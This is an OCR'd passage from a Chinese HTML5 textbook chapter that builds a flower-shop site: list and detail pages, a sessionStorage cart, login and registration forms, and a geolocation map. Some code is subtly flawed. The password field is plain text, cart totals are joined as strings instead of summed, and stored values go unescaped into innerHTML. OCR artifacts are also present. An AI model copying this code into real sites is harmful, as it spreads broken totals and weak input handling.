上述代码向 ckColor()函数传入两个参数：color 指定要更改的颜色；id 指定选中当前链接的 ID。在该函数中首先通过设置 backgroundColor 属性指定更改当前的背景颜色，然后通过 Transition 属性指定在不同浏览器下背景颜色的过渡效果。在 for 语句中判断当前颜色是否选中，如果选中则指定当前的样式为 selected，否则重新指定 className 属性的值为空字符串。

（5）selected 样式指定选中当前链接时的颜色，主要定义当前背景色、字体颜色和边框等属性。主要代码如下所示：

```
nav a.selected {
     text-decoration: none;
     color: #fff;
     padding: 3px;
     border: 1px #eeedee solid;
     background-color: #FF9900;                        /*背景颜色*/
     font-weight: bold;
}
```

（6）在右侧的合适位置添加 div 元素显示关于网站的相关内容，然后使用 mark 元素高亮显示字体为“鲜花”的文本。其具体代码如下所示：

```
<div class="about">
    <p> <img src="images/about.gif" alt="" title="" class="right" />
      花花世界礼品网简称<mark>鲜花</mark>网，中国领先的<mark>鲜花
    </mark>礼品速递服务商，由深圳市的一家有限公司于 2008 年投资创办，自成立以来一直保
    持高速成长，连续四年增长率均超过 100%，现已成长为中国乃至世界最具影响力的<mark>
    鲜花</mark>礼品网站，其所售<mark>鲜花</mark>排名稳居同类网站第一名，市场占有率
    已连续 3 年居中国<mark>鲜花</mark>速递行业第一位。</p>
</div>
```

（7）为上述页面代码的相关元素添加样式，主要样式如下所示：

```
.about {
      width: 337px;
      clear: both;
      background: url(images/border.gif) no-repeat bottom center;
      padding: 0 0 20px 0;
}
img.right {
```

```
        float: right;
        padding: 0 0 0 10px;
    }
```

（8）在合适位置添加 details 元素和 summary 元素，它们配合使用定义标题信息。open 属性指定加载时显示的详细内容，单击标题时也会显示 details 元素中的内容。主要代码如下所示：

```
    <details open>                                          <!-- 显示鲜花分类 -->
        <summary>
            <div class="title"><span class="title_icon"><img src="images/
            bullet5.gif" alt="" title="" /></span>鲜花分类</div>
        </summary>
        <ul class="list">
            <li><a href="#">情侣蛋糕</a></li>
            <li><a href="#">生日之花</a></li>
            <li><a href="#">节日之花</a></li>
            <li><a href="#">对象之花</a></li>
            <li><a href="#">花的私语</a></li>
            <li><a href="#">特价之花</a></li>
            <li><a href="#">珍贵之花</a></li>
            <li><a href="#">节日礼物</a></li>
            <li><a href="#">装饰之花</a></li>
        </ul>
    </details>
    /* 省略礼物专区的相关代码 */
```

（9）为上述代码的相关元素添加样式，指定它们的宽度、位置、字体颜色和字体大小等属性。其主要代码如下所示：

```
    details {
            width: 170px;
            float: left;
            padding: 10px 0 0 0;
            list-style-type:none;
            list-style:none;
    }
    ul.list {
            clear: both;
            padding: 10px 0 0 20px;
            margin: 0px;
    }
    ul.list li:first-child a:hover {
            text-decoration: underline;
            color:red;
```


```
        font-size:14px;
}
ul.list li:last-child a:hover {
        text-decoration: underline;
        color:blue;
        font-size:14px;
}
```

上述代码中使用 first-child 选择器设置 ul 元素下第一个 li 元素的样式，last-child 设置 ul 元素下最后一个 li 元素的样式。

（10）中间部分的主要代码已经完成，运行该页面代码重新进行测试，最终效果如图 13-7 所示。



图 13-7　中间区域运行效果



由于其他页面也是采用上、中、下的结构且顶部区域、底部区域和右侧部分的内容相同，所以其他页面仅仅介绍中间部分左侧的内容。

13.3　鲜花列表

鲜花列表包含整个网站所有种类的鲜花，在本页面中用户可以根据选择的按钮查看详细或简单列表。

13.3.1　运行效果

单击图 13-2 中的【鲜花】选项可以实现查看鲜花列表的功能，该页面的最终运行效果如图 13-8 所示。



图 13-8 鲜花列表效果图

13.3.2 设计列表内容

实现查看鲜花列表内容的功能主要步骤如下所示。

（1）在页面的左侧位置添加相关代码显示鲜花列表内容。其主要代码如下所示：

```
<div class="left content">
    <div class="crumb_nav"> <a href="index.html">首页</a> &gt;&gt; 鲜花列表</div>
    <div class="title"><span class="title icon"><img src="images/bullet1.gif" /></span>鲜花列表</div>
    <div id="container">
```

```
            <input type="radio" name="view-control" class="view-control-3"
            checked="checked" />
            <span class="control"><img src="deimages/blocklist.png" /></span>
            <input type="radio" name="view-control" class="view-control-4" />
            <span class="control last"><img src="deimages/block.png" /></span>
            <ul id="item-list">
                <li>
                    <a href="details.html"><img src="images/list 1.jpg" width=
                    "88" height="96" alt="" title="" class="thumb" border="0"
                    /></a><p><span class="title">花韵</span><br/><span
                    class="developer"> 当前价: ￥156   <del
                    style="color:gray">市场价: ￥187</del>   节
                    省: ￥31<br/>【商品包装】: 满天星丰满间插,黄色棉纸纸内层束裹,红色卷
                    边纸多层外包,红色网带打蝴蝶结,圆形花束。<br/>【花言巧语】: 没有一种
                    服装比起你的爱更合身 没有一种装饰比起你的爱更迷人,没有一种礼物比送
                    你鲜花更合适。 </span> </p>
                </li>
                <!-- 省略其他鲜花显示的代码 -->
            </ul>
        </div>
    </div>
```

上述代码中分别使用两个 input 和 span 元素控制显示不同的鲜花列表，然后使用 ul 和 li 元素指定鲜花列表内容。

（2）为上述内容的相关元素添加样式，指定它们的宽度、透明度、高度和边框等属性。主要样式代码如下所示：

```
    #container {
          display: block;
          margin: 0 auto;
          width: 510px;
    }
    input[type=radio] {
          position: absolute;
          z-index: 100;
          opacity: 0;                    /*单选按钮的透明度*/
          cursor: pointer;
          height: 110px;
          width: 40px;
          margin-top: -7em;
    }
    .control {
          display: inline-block;
          margin: 0 -.13em;
          width: 40px;
          background: #eddfc7;
          padding: 5px 3px 1px 2px;
```

```
        border-right: 1px solid #e0cba0;
        cursor: pointer;
        vertical-align: bottom;
}
```

（3）显示鲜花列表时通过元素的 box-shadow 属性显示阴影效果，并且使用 nth-child 选择器指定偶数行 li 元素的样式，在该样式中通过 border-radius 属性设置边框的圆角效果。主要代码如下所示：


```
.control:hover, input[type=radio]:hover + .control, input[type=radio]:
checked + .control {
        box-shadow: inset 0px 0px 20px #d3b67a;       /*阴影效果*/
}
#item-list li:hover:nth-child(even) {                /*为偶数行设置样式*/
        display: inline-block;
        width: 300px;
        vertical-align: top;
        margin: 0 0.5em 1em 0;
        padding: 10px;
        background: #E6D3B0;
        border-radius: 5px;                           /*边框圆角效果*/
        box-shadow: inset 0px 0px 20px #CFAE6B;       /*阴影效果*/
        overflow: hidden;
}
```

（4）用户单击样式为 view-control-3 按钮时可以查看鲜花的详细列表，并且可以指定它们的过渡效果。相关样式代码如下所示：

```
.view-control-3:checked ~ #item-list li img {
        opacity: 1;                                 /*透明度*/
        width: 100;
        visibility: visible;
        -webkit-transition: .4s ease-out;
        -moz-transition: .4s ease-out;
        -o-transition: .4s ease-out;
        transition: .4s ease-out;                   /*过渡效果*/
}
.view-control-3:checked ~ #item-list li p {
        opacity: 1;
        visibility: visible;
        -webkit-transition: .4s ease-out;
        -moz-transition: .4s ease-out;
        -o-transition: .4s ease-out;
        transition: .4s ease-out;
}
.view-control-3:checked ~ #item-list li {
```

```
        width: 460px;                        /*元素宽度*/
        -webkit-transition: .4s ease-out;
        -moz-transition: .4s ease-out;
        -o-transition: .4s ease-out;
        transition: .4s ease-out;            /*过渡效果*/
    }
```


上述代码中 opacity 属性指定元素的透明度，transition 属性则指定在不同浏览器下查看鲜花列表时的过渡效果。

（5）用户单击样式为 view-control-4 按钮时可以查看鲜花的简单列表，该列表仅仅显示鲜花的图片信息，并且可以指定它们的过渡效果。相关样式代码如下所示：

```
    .view-control-4:checked ~ #item-list li img {
        opacity: 1;
        width: 100px;
        margin-left:13px;
        visibility: visible;
        padding-top:0px;
        -webkit-transition: .4s ease-out;
        -moz-transition: .4s ease-out;
        -ms-transition: .4s ease-out;
        -o-transition: .4s ease-out;
        transition: .4s ease-out;
    }
    /* 省略其他相关代码，具体内容可以参考 view-control-3 */
```

（6）运行该页面的相关代码查看效果，查看图片列表时的效果如图 13-9 所示。



图 13-9　鲜花列表页面运行效果

13.4　鲜花详细

鲜花详细内容是指用户可以查看某个商品的详细信息，包括该商品的名称、购买数量、

购买颜色以及总价等内容。本节将详细介绍如何设置鲜花详细页面的相关内容。

13.4.1　运行效果

用户单击某个页面中的商品图片或标题链接时可以跳转到详细信息页面，在该页面可以查看某个商品的详细信息。其最终运行效果如图 13-10 所示。



图 13-10　详细页面运行效果

13.4.2　设计详细内容

下面通过具体的步骤介绍如何完成鲜花详细页面的设计效果。

（1）在页面的合适位置添加 p 元素，该元素显示商品的基本信息，包括商品图片、商

品名称、价格和材料等。在该元素中添加 textarea 元素来显示材料内容，将此元素的 spellcheck 属性设置为 true，表示支持拼音检查。页面主要代码如下所示：

```
<div class="prod img"><a href="details.html"><img id="img1" src="images/
detail.jpg" alt="" title="" border="0" width="149" height="137" /></a></div>
<p class="details">
    品牌：送花人<span style="color:gray;">商品编号：SHM12986</span><br/>
    <span style="color:gray;"><del>市场价：￥261</del></span>
    售价：￥<span id="danjia">228</span><br/>
    材料：<textarea name="t1" spellcheck="true" cols="28" rows="3" height=
    "80">粉玫瑰共 9 朵，9 颗粒巧克力围边，黄英满天星周边点缀,可爱小熊 1 只（10cm
    左右，实物为准）</textarea>
</p>
```

（2）为上述代码中的元素添加相应样式，主要代码如下所示：

```
.prod img {
     float: left;
     padding: 0 5px 0 0;
     text-align: center;
}
p.details {
     padding: 5px 15px 5px 15px;
     font-size: 11px;
}
```

（3）在合适的位置添加两个 p 元素，它们分别显示商品的颜色列表和商品数量及价格等。页面相关代码如下所示：

```
<p class="details">玫瑰颜色:
    <select id="flowerColor">
         <option value="蓝色">蓝玫瑰</option>
         <option value="红色">红玫瑰</option>
         <option value="紫色">紫玫瑰</option>
         <option value="粉红色">粉红玫瑰</option>
    </select>
</p>
<p class="details">
    购买数量：<input id="proNumber" value="1" onKeyUp="TotalPrice(this.
    value)" width="80" /><br/>
    <div class="price"><strong>总价格:</strong>￥<span class="red"id=
    "totalPrice">228</span></div>
</p>
```

（4）用户在购买数量的文本框中输入内容时会触发 onKeyUp 事件，调用 TotalPrice() 函数，该函数根据用户输入的数量计算商品总价。具体代码如下所示：

```
function TotalPrice(num)
{
    var price = document.getElementById("danjia").innerHTML;//商品单价
    var tp = price * num;                                   //计算总价格
    document.getElementById("totalPrice").innerHTML = tp;   //赋值
}
```

上述代码首先将用户输入的数量值作为参数传入该函数中，然后在该函数中调用 getElementById()方法的 innerHTML 属性获取商品单价，总价格计算完成后将该值显示到 ID 为 totalPrice 的 span 元素中。

（5）在页面中添加 a 元素，该元素指向购物车页面。然后添加 img 元素，该元素显示一个指定购物车的按钮。页面相关代码如下所示：

```
<a href="cart.html" class="more">
     <img src="images/order now.gif" onClick="AddGood();" width="95"
     height="26" border="0" />
</a>
```

（6）用户单击上述按钮时触发 onclick 事件，调用 AddGood()函数，该函数获取商品的详细信息并且添加到数据存储对象中。具体代码如下所示：

```
function $$(id)
{
     return document.getElementById(id);
}
function AddGood()
{
     var sessionStorage = getSessionStorage();
     var objData = new Object;
     objData.proName = $$("proName").innerHTML;            //获取商品名称
     objData.imgSrc = $$("img1").src;                      //获取商品图片
     objData.proNum = $$("proNumber").value;               //获取商品数量
     objData.proTotalPrice = $$("totalPrice").innerHTML;   //获取总价
     objData.proRed = $$("flowerColor").value;             //商品颜色
     objData.proUnitPrice = $$("danjia").innerHTML;        //商品单价
     sessionStorage.setItem(objData.proName,JSON.stringify(objData));
                                                           //添加商品
     window.location.href="cart.html";                     //跳转页面
}
```

上述代码首先调用 getSessionStorage()函数获取 sessionStorage 对象，接着使用 new 创建新的实体对象。然后调用 ElementById()方法获取不同元素的属性，调用 sessionStorage 对象的 setItem()方法将声明的 objData 对象添加到该对象中，最后通过指定 window 对象的 location 对象的 href 属性值跳转至购物车页面。

（7）getSessionStorage()函数用来获取 sessionStorage 对象。该函数的具体代码如下所示：

```
function getSessionStorage(){
    try{
        if(!!window.sessionStorage ) return window.sessionStorage;
                                              //判断浏览器是否支持该对象
    }catch(e){
        return undefined;
    }
}
```

上述代码首先调用 window 对象的 sessionStorage 属性判断浏览器是否支持该对象。如果支持则使用 window.sessionStorage 创建该对象，否则返回 undefined。

（8）运行鲜花详细页面进行查看，在页面不同的输入框中输入内容进行测试，全部完成后单击按钮提交页面至购物车。最终运行效果如图 13-11 所示。




图 13-11　鲜花详细页面运行效果

13.5　购物车

购物车大家并不陌生，几乎所有的电子商城网站都包含购物车的页面，用户在商品选择完成后可以在该页面上查看所选择的商品信息，并且可以对该页面中的商品进行基本操作。本节将简单介绍购物车页面的具体实现。

13.5.1　运行效果

在鲜花详细页面完成内容输入后单击【提交】按钮跳转至购物车页面，该页面的最终运行效果如图 13-12 所示。



图 13-12　购物车页面运行效果

13.5.2　设计页面内容

设计显示购物车页面内容的具体步骤如下所示：

（1）根据图 13-12 设计购物车页面的详细内容，在页面的合适位置添加 div 元素，然后在该元素的合适位置添加 table 元素。在 table 元素中添加 tbody 元素，该元素显示购车中的所有商品。页面相关代码如下所示：

```
<div class="left content">
    <div class="title"><span class="title icon"><img src="images/bullet1.
    gif" alt="" title="" /></span>我的购物车</div>
    <div class="feat_prod_box_details">
         <table class="cart table" style="width:100%">
              <tbody id="list"></tbody>
         </table>
         <a href="index.html" class="continue">&lt; 继续购买</a> <a
         href="#" class="checkout">结账 &gt;</a> </div>
     <div class="clear"></div>
</div>
```

（2）页面加载时触发 onload 事件，调用 init()函数，该函数显示购物车中的所有内容。具体代码如下所示：

```
function init()
{
     var storage = window.sessionStorage;      //获取 sessionStorage 对象
     var totalnum="";                          //商品总数量
     var totalprice="";                        //商品总价格
     var strHTML = "<tbody>";
     strHTML += "<tr class=\"cart_title\">";
```

```
        strHTML += "<td>图片</td>";
        strHTML += "<td>名称</td>";
        strHTML += "<td>单价</td>";
        strHTML += "<td>颜色</td>";
        strHTML += "<td>数量</td>";
        strHTML += "<td>总价</td>";
        strHTML += "<td>操作</td>";
        strHTML += "</tr>";
        if(storage .length > 0)                          //判断该对象是否有数据
        {
            for(var i = 0;i<storage .length;i++)   //遍历购物车中的内容
            {
                var datakey = storage .key(i);
                var data = JSON.parse(storage .getItem(datakey));
                totalnum += data.proNum;
                totalprice += data.proTotalPrice;
                strHTML += "<tr>";
                strHTML += "<td><a href=\"details.html\"><img src="
                +data.imgSrc+"  width=\"30\" height=\"31\" border=0
                class=\"cart_thumb\" /></a></td>";
                strHTML += "<td>"+data.proName+"</td>";
                strHTML += "<td>"+data.proRed+"</td>";
                strHTML += "<td>"+data.proUnitPrice+"</td>";
                strHTML += "<td>"+data.proNum+"</td>";
                strHTML += "<td>"+data.proTotalPrice+"</td>";
                strHTML += "<td><a href=\"javascript:DelPro('"+data.
                proName+"')\">删除</a></td>";
                strHTML += "</tr>";
            }
            strHTML += "<tr><td colspan=\"4\" class=\"cart total\"><span
            class=\"red\">商品总数:</span></td><td>"+totalnum+"</td>
            </tr>";
            strHTML += "<tr><td colspan=\"4\" class=\"cart_total\"><span
            class=\"red\">商品总价:</span></td><td>￥"+totalprice+"</td>
            </tr>";
            strHTML += "</tbody>";
        }else{
            strHTML += "<tr><td colspan=\"4\" class=\"cart total\"><span
            class=\"red\">购物车中暂时没有商品，您可以去<a href=\"index.
            html\" style=\"color:black;\">首页</a>购买。</td></tr>";
        }
        document.getElementById("list").innerHTML = strHTML;
    }
```

上述代码首先调用 window 对象的 sessionStorage 属性获取 sessionStorage 对象，接着声明两个全局变量 totalnum 和 totalprice，它们分别表示购物车中商品的总数量和总价格。在 if 语句中调用 sessionStorage 对象的 length 属性获取购物车中总的数据记录，然后使用

for 语句遍历该对象的所有内容。

在 for 语句中首先调用 sessionStorage 对象的 key()方法循环获取每 i 个键值对中的 key 值，接着调用该对象的 getItem()方法获取 key 值所对应的 value 值，JSON 对象的 parse()方法表示返回一个 JSON 对象 data。然后调用 data 对象中的所有属性（如 proNum、proTotalPrice 以及 proName 等）获取详细信息。遍历记录完成后将变量 totalnum 和 totalprice 的值分别显示到页面中作为总数量和总价格，最后将变量 strHTML 中的内容显示到 ID 为 list 的 tbody 元素中。

（3）用户单击每条记录后面的【删除】按钮时触发该按钮的 onclick 事件，调用 DelPro()函数删除 sessionStorage 对象中的记录。具体代码如下所示：

```
function DelPro(name){
      var storage = window.sessionStorage;
      storage.removeItem(name);
      init();
}
```

上述代码中首先将鲜花的名称作为参数传入到 DelPro()函数中，然后在该函数中调用 window 对象的 sessionStorage 属性获取 sessionStorage 对象。调用该对象的 removeItem()方法删除购物车中该商品的信息，删除完成后重新调用 init()函数加载购物车中的内容。

（4）重新运行本页面的代码，单击【删除】按钮进行测试，购物车中的商品为空时的效果如图 13-13 所示。



图 13-13　购物车中商品为空时的运行效果

13.6　我的账户

所有的电子商城网站都包含用户登录（或我的账户）页面，在该页面中用户可以根据注册成功的帐号进行登录，登录成功后可以查看当前账户的详细信息、购买信息并且有网上支付等功能。

添加新的 HTML 页面，在页面的合适位置添加 form 元素，在该元素中添加 input 元素和 div 元素等。页面主要代码如下所示：

```
<div class="contact_form">
```

```
        <div class="form_subtitle">用户登录</div>
        <form name="register" action="#">
            <div class="form row">
                <label class="contact"><strong>登  录 名:
                </strong></label>
                <input type="text" class="contact input" /></div>
            <div class="form_row">
                <label class="contact"><strong>登录密码:</strong></label>
                <input type="text" class="contact input" /></div>
            <div class="form row">
                <div class="terms"><input type="checkbox" name="terms" />记
                住我</div>
            </div>
           <div class="form row"><input type="submit" class="register" value="
           登 录" /></div>
        </form>
    </div>
```

为上述代码中的相关元素添加样式代码，主要样式如下所示：

```
    .contact_form {
         width: 355px;
         float: left;
         padding: 25px;
         margin: 20px 0 0 15px;
          margin: 20px 0 0 5px;
         border: 1px #DFD1D2 dashed;
         position: relative;
    }
    .form_row {
         width: 335px;
          width: 355px;
         clear: both;
         padding: 10px 0 10px 0;
          padding: 5px 0 5px 0;
         color: #a53d17;
    }
    input.contact input {
         width: 253px;
         height: 18px;
         background-color: #fff;
         color: #999999;
         border: 1px #DFDFDF solid;
         float: left;
    }
```

运行我的账户页面进行查看，最终运行效果如图 13-14 所示。



图 13-14　我的账户页面运行效果

13.7　用户注册

除了我的账户页面外，用户注册页面也是商城网站中必不可少的一部分。本节将介绍如何使用 HTML 5 中的表单类型和表单属性完成用户注册页面的设计。具体步骤如下所示。

（1）根据网站的需要分析用户注册页面需要哪些内容，如用户名、用户密码、邮箱、个人主页以及联系电话等。在页面的合适位置添加 p 元素、ol 元素和 li 元素，它们分别用来显示注册页面的说明信息。相关代码如下所示：

```
<p class="details">
      注册成为会员用户可以享受更多的优惠，主要优惠内容如下:
      <ol>
          <li>享受比市场价更加优惠的售价。</li>
          <li>消费 1 元积 1 分，在下次购物时每 20 分可抵 1 元现金。</li>
          <li>实时短信回报订单进度。</li>
      </ol>
</p>
```

（2）向页面中添加 form 元素，该元素包含用户注册时的所有基本信息。然后在该元素中添加 div 元素、label 元素和 input 元素，它们用来显示用户注册的名字。页面主要代码如下所示：

```
<div class="form_row">
     <label class="contact"><strong>用  户 名:</strong>
     </label>
     <input type="text" class="contact_input" required placeholder="请输
     入用户名（如张名俊）" autofocus />
</div>
```

上述代码中 required 属性指定用户名是必需的；placeholder 属性显示一个简短的提示，并且提示用户应该输入的数据；autofocus 属性指定页面加载完成后该元素会自动获取所有焦点。

（3）在页面中添加用于输入用户密码的输入框，指定输入框 required 属性的值为必须填写。页面相关代码如下所示：


```
<div class="form row">
    <label class="contact"><strong>用户密码:</strong></label>
    <input type="password" class="contact input" required />
</div>
```

（4）添加用户出生日期和邮箱地址的输入框，页面相关代码如下所示：

```
<div class="form row">
    <label class="contact"><strong>出生日期:</strong></label>
    <input type="date" class="contact input" required />
</div>
<div class="form_row">
    <label class="contact"><strong>邮箱地址:</strong></label>
    <input type="email" class="contact input" required  placeholder=
    "79821223@foxmail.com" multiple />
</div>
```

上述代码中分别指定输入框的类型为 date 和 email，然后通过 required 属性指定它们是必须填写的。另外在邮箱地址输入框中通过 placeholder 属性提示用户输入的邮箱格式，且通过 multiple 属性允许输入多个邮箱地址。

（5）添加联系电话和个人空间的输入框，页面相关代码如下所示：

```
<div class="form row">
    <label class="contact"><strong>联系电话:</strong></label>
    <input type="tel" required="true" pattern="^\d{3}-\d{8}|\d{4}-\d{7}$"
    placeholder="0371-69525666" class="contact input" />
</div>
<div class="form_row">
    <label class="contact"><strong>个人空间:</strong></label>
    <input type="url" class="contact input" placeholder="http://qzone.
    qq.com/79821223" />
</div>
```

上述代码中分别指定输入框的类型为 tel 和 url，在联系电话的输入框中分别指定 required 属性和 placeholder 属性，然后通过 pattern 属性的值指定电话号码的输入格式。在个人空间的输入框中指定 placeholder 属性的值。

（6）添加公司名称和联系地址的输入框，在输入框中通过指定 required 属性的值设置它们是必须填写的。页面相关代码如下所示：

```
<div class="form_row">
```

```
        <label class="contact"><strong>公司名称:</strong></label>
        <input type="text" class="contact input" required />
    </div>
    <div class="form row">
        <label class="contact"><strong>联系地址:</strong></label>
        <input type="text" class="contact input" required />
    </div>
```

（7）添加类型为 checkbox 和 submit 的 input 元素，它们分别表示是否同意协议内容以及执行注册操作。页面相关代码如下所示：

```
    <div class="form_row">
        <div class="terms">
            <input type="checkbox" name="terms" />我同意 <a href="#">本网站的
            所有协议内容</a>
        </div>
    </div>
    <div class="form row">
        <input type="submit" class="register" value=" 注 册 " />
    </div>
```

（8）运行本页面的代码并查看效果，在页面的输入框中输入内容后单击【注册】按钮进行测试，最终运行效果如图 13-15 所示。



图 13-15　用户注册页面运行效果

13.8　当前位置

鲜花网站除了包含首页、鲜花列表、详细内容、购物车、用户注册以及我的账户静态

页面外，还包括用户当前地理位置信息。当用户单击【我的位置】链接时就可以查看目前所处的位置。实现该页面显示地理位置效果的主要步骤如下所示。

（1）添加新的 HTML 页面，在页面的合适位置添加 div 元素，并且指定该元素的宽度和高度。页面相关代码如下所示：

```
<div class="left_content">
    <div id="map" class="showmap"></div>
</div>
```

（2）为 id 为 map 的 div 元素添加相应的样式，然后设置该元素的宽度和高度属性。其具体代码如下所示：

```
.showmap{
    width:92%;
    height:900px;
}
```

（3）在页面中导入 Google Map API 的脚本文件，其具体代码如下所示：

```
<script type="text/javascript" src="http://maps.google.com/maps/api/
js?sensor=false"></script>
```

（4）页面加载时调用 init()函数，该函数的具体代码如下所示：

```
function init()
{
     if(navigator.geolocation)     //判断浏览器是否支持显示当前地理位置的功能
     {
          navigator.geolocation.getCurrentPosition(   //获取当前地理位置
               handle_success,
               handle_error,
              {
                   maximumAge:2*1000*60,
                   timeout:2000
              }
          )
     }else{
          alert("浏览器不支持当前位置的显示功能");
     }
}
window.addEventListener("load",init,true);
```

上述代码中首先调用 window 对象的 geolocation 属性判断当前的浏览器是否支持显示当前地理位置的功能，如果不支持则弹出提示。如果支持则调用 getCurrentPosition()方法获取用户当前地理位置，获取成功时调用成功时的回调函数 handle_success()，获取失败时调用失败时的回调函数 handle_error()。maximumAge 属性和 timeout 属性分别表示获取当前

位置的缓存时间和超时时间。

（5）handle_success()函数用于加载显示用户当前的地理位置信息，该函数中会传入一个 position 对象，其代码非常重要。最外部代码如下所示：

```
function handle success(position)
{
        /* 其他显示代码 */
}
```


（6）分步介绍 handle_success()函数中的内容，首先设定地图参数。相关代码如下所示：

```
var coords = position.coords;
var latlng = new google.maps.LatLng(coords.latitude,coords.longitude);
var myOptions = {                //将中心点设置为页面打开时 Google 地图的中心点
     zoom:16,                    //设定放大倍数
     center:latlng,              //将地图中心点设定为指定的坐标点
     mapTypeId:google.maps.MapTypeId.ROADMAP       //指定地图类型
};
```

上述代码中调用 position 对象的 coords 属性获取当前位置的详细信息，接着分别通过 latitude 属性和 longitude 属性获取当前地理位置的纬度与经度。然后将它们作为参数传入 LatLng()方法，该方法用于指定 Google 地图上的一个坐标点，并且同时指定该坐标点的横坐标和纵坐标。在变量 myOptions 中通过 center 属性将用户当前位置的纬度和经度设定为页面打开时 Google 地图的中心点。

（7）调用 Map()方法创建地图，并且将地图显示到 ID 为 map 的 div 元素中，页面相关代码如下所示：

```
var objmap = new google.maps.Map(document.getElementById("map"),
myOptions);
```

（8）调用 Marker()方法创建一个地图标记，其相关代码如下所示：

```
    var objmarker = new google.maps.Marker({
         position:latlng,        //将前面指定的坐标点标注出来
         map:objmap              //设置在 objmap 变量代表的地图中标注
    });
```

（9）调用 InfoWindow()方法设置标注窗口并且制定标注窗口中的注释内容。页面相关代码如下所示：

```
    var windowinfo = new google.maps.InfoWindow({
         content:"当前位置"                  //指定标注窗口中的注释文字
    });
```

（10）调用 open()方法打开标注窗口，页面相关代码如下所示：

```
windowinfo.open(objmap,objmarker);             //在地图中打开标记窗口
```

（11）handle_error()函数会在用户拒绝或获取地理位置失败的情况下调用。该函数的具体内容如下所示：

```
function handle_error(error)
{
    switch(error.code){                          //获取 code 属性的值
        case 0:
            alert("出现了未知的错误！");
            break;
        case 1:
            alert("位置服务被拒绝");
            break;
        case 2:
            alert("暂时获取不到位置信息");
